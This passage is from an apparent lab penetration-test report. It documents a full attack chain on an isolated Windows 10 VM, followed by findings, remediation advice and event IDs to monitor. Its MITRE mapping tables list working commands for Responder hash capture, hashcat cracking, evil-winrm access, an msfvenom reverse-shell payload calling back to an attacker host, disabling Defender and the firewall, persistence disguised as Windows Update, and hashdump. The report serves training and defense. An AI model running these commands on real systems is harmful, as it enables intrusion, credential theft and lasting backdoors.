

meterpreter >
```


The terminal window also shows the Windows taskbar at the top with the date and time as Sep 10 10:16 PM. The system tray at the bottom right indicates that Windows is not activated.

Phase 13: Persistence Verification (CRITICAL)

MITRE ATT&CK: T1547.001 — Registry Run Keys (Verified)

reboot





Result:

[*] Sending stage (248902 bytes) to 192.168.3.100

[*] Meterpreter session 2 opened (192.168.3.200:4444 -> 192.168.3.100:49708)

☒ Persistence Verified!

The backdoor automatically reconnected after system reboot without any user interaction.

4. MITRE ATT&CK Mapping

Phase 1: Reconnaissance

Tactic	Technique	ID	Code Used
Reconnaissance	Active Scanning	T1595	<code>nmap -sV -T4 192.168.3.100 -oN recon_scan.txt</code>

Phase 2: Credential Access

Tactic	Technique	ID	Code Used
Credential Access	LLMNR/NBT-NS Poisoning	T1557.001	<code>sudo responder -I eth0 -wv</code>
Credential Access	LLMNR/NBT-NS Poisoning (Trigger)	T1557.001	<code>dir \\NONEXISTENT-PC\test</code> (on Windows)

Phase 3: Password Cracking

Tactic	Technique	ID	Code Used
Credential Access	Brute Force: Password Cracking	T1110.002	<code>nano hash.txt</code>

Credential Access	Brute Force: Password Cracking	T1110.002	hashcat -m 5600 hash.txt /usr/share/seclists/Passwords/Common- Credentials/100k-most-used-passwords- NCSC.txt -D 1 -O -w 3
Credential Access	Brute Force: Password Cracking	T1110.002	hashcat -m 5600 hash.txt --show

Phase 4: Initial Access

Tactic	Technique	ID	Code Used
Initial Access	Valid Accounts	T1078	crackmapexec smb 192.168.3.100 -u Victim - p 'ronaldo@1985'
Initial Access	Valid Accounts	T1078	evil-winrm -i 192.168.3.100 -u Victim -p 'ronaldo@1985'

Phase 5: Discovery

Tactic	Technique	ID	Code Used
Discovery	System Owner/User Discovery	T1033	whoami
Discovery	System Owner/User Discovery	T1033	hostname
Discovery	System Information Discovery	T1082	systeminfo
Discovery	System Information Discovery	T1082	sysinfo (Meterpreter)

Discovery	System Network Configuration Discovery	T1016	ipconfig (Meterpreter)
-----------	---	--------------	---------------------------

Phase 6: Weaponization

Tactic	Technique	ID	Code Used
Resource Development	Develop Capabilities: Malware	T1587.001	msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.3.200 LPORT=4444 -f exe -o /tmp/backdoor.exe

Phase 7: Defense Evasion

Tactic	Technique	ID	Code Used
Defense Evasion	Ingress Tool Transfer	T1105	upload /tmp/backdoor.exe C:/Windows/Temp/backdoor.exe
Defense Evasion	Ingress Tool Transfer	T1105	upload /tmp/backdoor.exe C:/Windows/Temp/update.exe
Defense Evasion	Impair Defenses: Disable Tools	T1562.001	Set-MpPreference - DisableRealtimeMonitoring \$true - Force
Defense Evasion	Impair Defenses: Disable Tools	T1562.001	Set-MpPreference -DisableAntiSpyware \$true

Defense Evasion	Impair Defenses: Disable Tools	T1562.001	Add-MpPreference -ExclusionPath "C:\Windows\Temp"
Defense Evasion	Impair Defenses: Disable Tools	T1562.001	Add-MpPreference -ExclusionExtension "exe"
Defense Evasion	Impair Defenses: Disable Firewall	T1562.004	netsh advfirewall set allprofiles state off

Phase 8: Persistence

Tactic	Technique	ID	Code Used
Persistence	Registry Run Keys	T1547.001	reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v WindowsUpdate /t REG_SZ /d "C:\Windows\Temp\update.exe" /f
Persistence	Scheduled Task	T1053.005	schtasks /create /SC ONSTART /TN "WindowsUpdateCheck" /TR "C:\Windows\Temp\update.exe" /RU "NT AUTHORITY\SYSTEM" /RL HIGHEST /F
Persistence	Startup Folder	T1547.001	Copy-Item C:\Windows\Temp\update.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\update.exe" -Force

Phase 9: Command & Control

Tactic	Technique	ID	Code Used
--------	-----------	----	-----------

Command & Control	Application Layer Protocol	T1071.001	use exploit/multi/handler
Command & Control	Application Layer Protocol	T1071.001	set PAYLOAD windows/x64/meterpreter/reverse_tcp
Command & Control	Application Layer Protocol	T1071.001	set LHOST 192.168.3.200
Command & Control	Application Layer Protocol	T1071.001	set LPORT 4444
Command & Control	Application Layer Protocol	T1071.001	exploit -j
Execution	Command and Scripting Interpreter	T1059.001	Start-Process C:\Windows\Temp\update.exe

Phase 10: Privilege Escalation

Tactic	Technique	ID	Code Used
Privilege Escalation	Access Token Manipulation: Token Impersonation	T1134.001	getsystem (Named Pipe Impersonation)
Privilege Escalation	Valid Accounts: Local Accounts (SYSTEM)	T1078.003	getuid → NT AUTHORITY\SYSTEM

Phase 11: Credential Dumping

Tactic	Technique	ID	Code Used
Credential Access	OS Credential Dumping: SAM	T1003.002	hashdump

Phase 12: Persistence Verification

Tactic	Technique	ID	Code Used
Persistence	Registry Run Keys (Verified)	T1547.001	reboot → Session 2 opened automatically

5. Findings

#	Finding	Risk Level
1	Weak password (ronaldo@1985) cracked in seconds using a public wordlist	● Critical
2	SMB Signing disabled → allowed NTLMv2 hash capture via Responder	● Critical
3	WinRM enabled with Administrator privileges → allowed remote shell	● High
4	No EDR solution → Windows Defender was easily disabled	● High
5	Multiple persistence paths available (Registry + Scheduled Task + Startup Folder)	● Critical
6	Same password used for Administrator and Victim accounts	● Medium
7	LLMNR/NBT-NS enabled → allowed network poisoning	● Medium

6. Recommendations

#	Recommendation	Priority
1	Enable SMB Signing to prevent NTLM relay and hash capture attacks	 Critical
2	Disable LLMNR/NBT-NS via Group Policy to prevent network poisoning	 Critical
3	Enforce strong password policy (min 12 chars, complexity, no reuse)	 Critical
4	Disable WinRM if not required for administration	 High
5	Deploy EDR solution (CrowdStrike, SentinelOne, Defender for Endpoint)	 Critical
6	Restrict local admin privileges (Principle of Least Privilege)	 High
7	Enable PowerShell logging (Script Block Logging + Module Logging)	 Medium
8	Monitor Registry Run keys for unauthorized modifications	 Medium

Event IDs to Monitor:

Event ID	Description	Detection Purpose
4624	Successful Logon	Detect unusual logon patterns
4625	Failed Logon	Detect brute force / password spraying
4657	Registry Value Modification	Detect persistence via Run keys
4698	Scheduled Task Created	Detect persistence via tasks
7045	Service Installed	Detect new service creation
5001	Defender Real-Time Protection Disabled	Detect defense evasion
4104	PowerShell Script Block Logging	Detect malicious scripts

7. Conclusion

This project demonstrated a **complete Cyber Kill Chain** against a fully updated Windows 10 22H2 system in an isolated VMware lab environment.

Attack summary:

- **Reconnaissance** via Nmap identified open SMB (445) and WinRM (5985) ports.
- **Credential Access** via Responder captured the NTLMv2 hash of user **Victim**.
- **Password Cracking** with Hashcat recovered the plaintext password (ronaldo@1985).
- **Initial Access** was achieved through WinRM using `evil-winrm`.
- **Privilege Escalation** to NT AUTHORITY\SYSTEM was performed using `getsystem`.
- **Persistence** was established via three mechanisms: Registry Run Key, Scheduled Task, and Startup Folder.
- **Command & Control** was maintained through a Metasploit Meterpreter session.

Critical proof: After rebooting the victim machine, the backdoor automatically reconnected without any user interaction — confirming that the persistence mechanisms work as designed.

This project highlights the importance of **defense-in-depth** and continuous monitoring. Even a patched Windows 10 system can be compromised if surrounding controls (password policy, SMB signing, LLMNR, EDR) are misconfigured.

8. References

Source	Link
MITRE ATT&CK Framework	https://attack.mitre.org
Metasploit Unleashed	https://www.offensive-security.com/metasploit-unleashed
Responder (GitHub)	https://github.com/lgandx/Responder
Hashcat Documentation	https://hashcat.net/hashcat
Evil-WinRM (GitHub)	https://github.com/Hackplayers/evil-winrm
Impacket Toolkit	https://github.com/fortra/impacket
SecLists Wordlists	https://github.com/danielmiessler/SecLists

9. Tools Used:

Tool	Purpose
Nmap	Network scanning
Responder	LLMNN/NBT-NS poisoning
Hashcat	Password cracking
CrackMapExec	Credential validation
evil-winrm	Remote shell via WinRM
Metasploit Framework	Exploitation + C2
msfvenom	Payload generation